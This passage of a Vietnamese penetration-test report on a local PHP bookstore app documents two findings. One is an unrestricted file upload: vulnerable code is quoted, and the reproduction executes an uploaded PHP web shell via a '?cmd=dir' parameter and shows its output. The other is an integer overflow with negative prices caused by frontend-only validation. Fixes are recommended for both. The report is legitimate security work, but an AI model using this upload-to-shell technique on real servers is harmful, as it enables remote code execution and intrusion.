Ở biến \$avatar có lưu tên của file avatar đó gồm username_hashmd5_filename.extension và đoạn code này lưu cả extension của file được upload mà không có chỉnh sửa.

Ở **bookstore\controller\admin\books.php** cũng xảy ra tình trạng tương tự.


```
#edit
if (isset($_GET['edit'])) {
    $bookId = $_GET['edit'];
    $bookDetail = $book->getBook(bookId: $bookId);
    $action = ($bookId) ? "edit" : "list";
    if (isset($_POST['submit'])) {
        $title = $_POST['title'];
        $description = $_POST['description'];
        $price = $_POST['price'];

        #Nếu null thì không up ảnh
        if ($_FILES["file"]["error"] > 0) {
            $image = null;
        } else {
            $image = $bookId . "_" . md5(string: time()) . $_FILES["file"]["name"];
            move_uploaded_file(from: $_FILES["file"]["tmp_name"], to: BOOK_DIR . $image);
        }
        $data = array(
            'title' => $title,
            'description' => $description,
            'price' => $price,
            'image' => $image
        );
        $update = $book->update(data: $data, bookId: $bookId);
        if ($update) {
            $action = 'list';
        } else {
            $msg = array("status" => false, "txt" => "Có lỗi xảy ra");
        }
    }
}
```

Các bước tái hiện

Sau khi upload thử 1 ảnh ngẫu nhiên, tôi gửi request về repeater và sửa lại nội dung file kèm với tên của file

The screenshot shows a web browser window with the address bar displaying 'http://localhost:8080/bookstore/index.php?action=account'. The browser's developer tools are open, showing the 'Response' tab. The response is an HTML page with a form for logging in. The form has fields for 'username' and 'password'. The response status is 200 OK. The browser's address bar shows the URL 'http://localhost:8080/bookstore/index.php?action=account'.

Sau đó đường dẫn ảnh có xuất hiện ngay ở response, truy cập vào để thực thi file php đó.



```
view-source:localhost/bookstore/assets/upload/avatar/hihi_4bb0b7d855f0da2b3b10cc817d1824c6abcd.php?cmd=dir

line wrap
1 Volume in drive C has no label.
2 Volume Serial Number is 983B-FED8
3
4 Directory of C:\xampp\htdocs\bookstore\assets\upload\avatar
5
6 06/20/2025 05:06 PM <DIR> .
7 06/17/2025 01:28 PM <DIR> ..
8 08/01/2014 09:26 AM 1,236 default.jpg
9 06/20/2025 05:06 PM 33 hihi_4bb0b7d855f0da2b3b10cc817d1824c6abcd.php
10 06/20/2025 04:43 PM 23,150 hihi_534488824184fdf828c2e64003fd9d83sad-pepe-the-frog-768x768-1.jpg
11 06/20/2025 04:36 PM 29,059 hihi_8013b65a96ed2c404e3f823c8d739a67b25fa8fa45cd7b50e427af7696ef2e21.jpg
12 06/20/2025 04:38 PM 23,150 hihi_88cda362034e5ca38649269f3e2e8218sad-pepe-the-frog-768x768-1.jpg
13 06/20/2025 04:43 PM 22 hihi_e55fe8717f0a80deac888cfdc594f8eftest.php
14 06/20/2025 04:39 PM 22 hihi_f96f757567f15028d0765e75c85a1409sad-pepe-the-frog-768x768-1.jpg
15 06/20/2025 04:34 PM 8,346 hihi_fc8ac92f2bea2c9dc3d848e98b78c3ba444469027_1197836098251469_1820440499358629458_n.jpg
16 8 File(s) 85,018 bytes
17 2 Dir(s) 251,295,395,840 bytes free
18
```

Và ở phần upload ảnh của sách cũng tương tự.

localhost/bookstore/assets/upload/books/9b2cbd3e5d0f2c6fbec298bbe82dc711hehehe.php

PHP Version 8.0.30



System	Windows NT ASUS 10.0 build 26100 (Windows 10) AMD64
Build Date	Sep 1 2023 14:11:29
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscrip /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=\\.\.\.\instantclient\sdk\shared" "--with-oci8-19=\\.\.\.\instantclient\sdk\shared" "--enable-object-out-dir=.obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,TS,VS16
PHP Extension Build	API20200930,TS,VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar

Khuyến nghị

- Kiểm tra mime trong đoạn code của server chưa an toàn, thay bằng pathinfo để lấy cả file extension.
- Config lại thư mục upload, không cho thực thi file php nằm ở trong đó

References

<https://www.php.net/manual/en/function.pathinfo.php>

9. Trần số nguyên trong trường giá sản phẩm

Mô tả và Mức độ ảnh hưởng

Ở chức năng thêm sách, khi nhập giá quá lớn thì sẽ bị tràn số nguyên, ngoài ra còn có thể nhập vào giá âm cho sản phẩm.

Lỗi này có thể gây ra lỗi logic nếu server xử lý giá trị của sách.

Phân tích nguyên nhân gốc rễ

Trường giá sản phẩm trong server để integer mà không có xử lý đầu vào do người dùng thêm vào, việc này dẫn đến nếu người dùng nhập vào con số quá lớn như 9999999999999999 thì sẽ bị tràn số nguyên, kết quả trả lại là 2147483647.

Ở trong file **bookstore\view\books\edit.php** và **bookstore\view\books\add.php** có chứa `min="0"`, tức là chống người dùng nhập vào số âm nhưng ở front end.

```
4      <form method="post" action="php echo BASE_URL . "index.php?admin=books&amp;add"; ?" enctype="multipart/form-data">
5      <div class="col-md-6">
6
7          <div class="row">
8              <div class="form-group">
9                  <label>Tên sách:</label>
10                 <input type="text" name="title" class="form-control" value="">
11             </div>
12         </div>
13         <div class="row">
14             <div class="form-group">
15                 <label>Giá (VND):</label>
16                 <input type="number" name="price" class="form-control" step="500" min="0" value="">
17             </div>
18         </div>
19         <div class="row">
20             <div class="form-group">
21                 <label>Mô tả:</label>
22                 <textarea name="description" rows="10" class="form-control"></textarea>
23             </div>
24         </div>
25     </div>
```

Nếu người dùng xóa `min="0"` thì người dùng có thể nhập vào số âm.

Các bước tái hiện

Quản lý sách

Tên sách:

Truyện Ngắn Nam Cao

Giá (VNĐ):

99999999999999999999999999999999


Mô tả:

Nam Cao (1917-1951) là nhà văn thuộc dòng văn học hiện thực phê phán...

LUFU

Ảnh đại diện:

Choose File



Ở phần sửa giá của sách, tôi có để giá trị khá lớn và khi lưu lại thì trả lại 2147483647.

Quản lý sách

Thêm

Tên sách	Mô tả	Giá (VNĐ)	Ảnh	Sửa/Xóa
Truyện Ngắn Nam Cao	Nam Cao (1917-1951) là nhà văn thuộc dòng văn học hiện thực phê phán...	2147483647		✎ 🗑
Truyện Ngắn Nam Cao	Nam Cao (1917-1951) là nhà văn thuộc dòng văn học hiện thực phê phán...	17500		✎ 🗑

Khi tôi nhập số âm thì có hiện ra là giá trị lớn hơn hoặc bằng 0.

Quản lý sách

Tên sách:

Truyện Ngắn Nam Cao

Ảnh đại diện:

Choose File

No file chosen


Giá (VNĐ):

-6456

Mô tả:

Value must be greater than or equal to 0.

Nam Cao (1917-1951) là nhà văn thuộc dòng văn học hiện thực phê phán...



Lưu

Tôi xóa min="0" thông f12 và có thể nhập vào số âm.

form 1140 x 0

TRANG CHỦ

TRỢ GIÚP

ABOUT US


DANH MỤC

Giá (VNĐ):

-575665

Mô tả:

Nam Cao (1917-1951) là nhà văn thuộc dòng văn học hiện thực phê phán...



```
Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader
::before
<form method="post" action="http://localhost/bookstore/index.php?admin=books&edit=5" enctype="multipart/form-data">
  <div class="col-md-6">
    <div class="row">
      <div class="row">
        ::before
        <div class="form-group">
          <label>Giá (VNĐ):</label>
          <input type="number" name="price" class="form-control" step="500" value="2147483647" -- $0
          ::after
        </div>
        ::after
      </div>
    </div>
  </div>
</div>
```

Tên sách	Mô tả	Giá (VNĐ)	Ảnh	Sửa/Xóa
Truyện Ngán Nam Cao	Nam Cao (1917-1951) là nhà văn thuộc dòng văn học hiện thực phê phán...	-575665		 
Truyện Trạng Lợn & Truyện Xiển Bột	Trạng Lợn, Xiển Bột là những nhân vật chính trong hệ thống truyện...	17500		 

Khuyến nghị

- Giới hạn giá trị mà người dùng nhập vào thông qua cả backend
- Sử dụng BCMath Arbitrary Precision Mathematics trong php để nhận giá trị lớn hơn

References

<https://www.php.net/manual/en/book.bc.php>

III. Kết luận

Quá trình phân tích bảo mật đã phát hiện ra lỗ hổng nghiêm trọng trong website. Lỗ hổng này xuất phát từ việc thiếu kiểm soát đầu vào, xử lý dữ liệu không an toàn và khoogn áp dụng các biện pháp xác thực. Tác động tiềm tàng bao gồm lộ dữ liệu người dùng, leo thang đặc quyền, kiểm soát máy chủ, đe dọa nghiêm trọng đến tính bảo mật và toàn vẹn của hệ thống.

Trân trọng, Nguyễn Trọng Hưng